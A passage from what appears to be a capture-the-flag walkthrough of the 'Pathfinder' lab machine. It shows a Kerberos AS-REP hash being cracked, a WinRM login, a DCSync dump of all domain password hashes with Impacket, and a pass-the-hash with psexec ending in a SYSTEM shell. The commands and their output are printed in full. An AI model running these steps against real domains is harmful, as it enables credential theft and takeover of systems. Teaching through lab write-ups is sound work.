We obtain the TGT ticket for the `svc_bes` and save it to a file called `hash`. We can use Hashcat or JTR in conjunction with `rockyou.txt` to obtain the plaintext password `Sheffield19`.




```
┌──(root💀 kali)-[/Documents/htb/boxes/pathfinder]
└─# cat hash
$krb5asrep$23$svc_bes@MEGACORP.LOCAL:0ab7e156eb2cbe03531dd04cf033fce2$1ae73aab1d83db616a335de74af583cb74f962e0666fef1e965ccb9ac30b24a175cc42c92ee9327fc052f
5e1909eb37cf53ed93ebb75256ddf501252cc6c44a340078d90b6ba85a0fea6bc18cff28901f282f0d2ee1a4a83134f76c73c994c7eca3e99013900d3513be2379bb29cd2b38b4affdc674b0dae
fd85c34ce0cad6b3f38f65849ab3c66545b02504cb5f12d5bc1754c258083e52afba81ebd76b3d166b21c98999f72e180dd81e4a22173ceb3a3ea2465a1dbd439fbcb314e9419867d88c09409c4
7330c2b0f8cf3cebe35d0adc5118a997f797495855da295e7db949ff8e1498939c05b01dd2a93cf66c29b
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/pathfinder]
└─# john hash -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Sheffield19      ($krb5asrep$23$svc_bes@MEGACORP.LOCAL)
1g 0:00:00:08 DONE (2021-06-02 13:27) 0.1209g/s 1282Kp/s 1282Kc/s 1282KC/s Sherbear94..Shawne116
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

It is now possible to access the server as `svc_bes` using WinRM, and gain user.txt.



```
┌──(root💀 kali)-[/Documents/htb/boxes/pathfinder]
└─# evil-winrm -i 10.10.10.30 -u svc_bes -p Sheffield19

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_bes\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\svc_bes\Desktop> type user.txt
b05fb166688a8603d970c6d033f637f1
```


In order to leverage the `GetChangesAll` permission, we can use Impacket's secretsdump.py to perform a DCSync attack and dump the NTLM hashes of all domain users.



```
┌──(root💀 kali)-[/Documents/htb/boxes/pathfinder]
└─# secretsdump.py -dc-ip 10.10.10.30 MEGACORP.LOCAL/svc_bes:Sheffield19@10.10.10.30
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8a4b77d52b1845bfe949ed1b9643bb18:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f9f700dbf7b492969aac5943dab22ff3:::
svc_bes:1104:aad3b435b51404eeaad3b435b51404ee:0d1ce37b8c9e5cf4dbd20f5b88d5baca:::
sandra:1105:aad3b435b51404eeaad3b435b51404ee:29ab86c5c4d2aab957763e5c1720486d:::
PATHFINDER$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:056bbaf3be0f9a291fe9d18d1e3fa9e6e4aff65ef2785c3fdc4f6472534d614f
Administrator:aes128-cts-hmac-sha1-96:5235da455da08703cc108293d2b3fa1b
Administrator:des-cbc-md5:f1c89e75a42cd0fb
krbtgt:aes256-cts-hmac-sha1-96:d6560366b08e11fa4a342ccd3fea07e69d852f927537430945d9a0ef78f7dd5d
krbtgt:aes128-cts-hmac-sha1-96:02abd84373491e3d4655e7210beb65ce
krbtgt:des-cbc-md5:d0f8d0c86ee9d997
svc_bes:aes256-cts-hmac-sha1-96:2712a119403ab640d89f5d0ee6ecafb449c21bc290ad7d46a0756d1009849238
svc_bes:aes128-cts-hmac-sha1-96:7d671ab13aa8f3dbd9f4d8e652928ca0
svc_bes:des-cbc-md5:1cc16e37ef8940b5
sandra:aes256-cts-hmac-sha1-96:2ddacc98eedadf24c2839fa3bac97432072cfac0fc432cfba9980408c929d810
sandra:aes128-cts-hmac-sha1-96:c399018a1369958d0f5b242e5eb72e44
sandra:des-cbc-md5:23988f7a9d679d37
PATHFINDER$:aes256-cts-hmac-sha1-96:23bc0aa0fe9d2b2ed7503d9fade7c8eab72b7f973e4cd814c9da298fb2cf7cc2
PATHFINDER$:aes128-cts-hmac-sha1-96:871ae28c2010be827eafa3b567d33b6e
PATHFINDER$:des-cbc-md5:6758d325e39d1646
[*] Cleaning up ...
```

Using the default domain administrator NTLM hash, we can use this in a PTH attack to gain elevated access to the system. For this, we can use Impacket's psexec.py.

```
psexec.py megacorp.local/administrator@10.10.10.30 -hashes <NTML hash>:<NTLM hash>
```



```
┌──(root💀 kali)-[/Documents/htb/boxes/pathfinder]
└─# psexec.py megacorp.local/administrator@10.10.10.30 -hashes aad3b435b51404eeaad3b435b51404ee:8a4b77d52b1845bfe949ed1b9643bb18
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.10.30.....
[*] Found writable share ADMIN$
[*] Uploading file NAFewWeK.exe
[*] Opening SVCManager on 10.10.10.30.....
[*] Creating service eIEH on 10.10.10.30.....
[*] Starting service eIEH.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>type C:\Users\administrator\Desktop\root.txt
ee613b2d048303e5fd4ac6647d944645
C:\Windows\system32>
```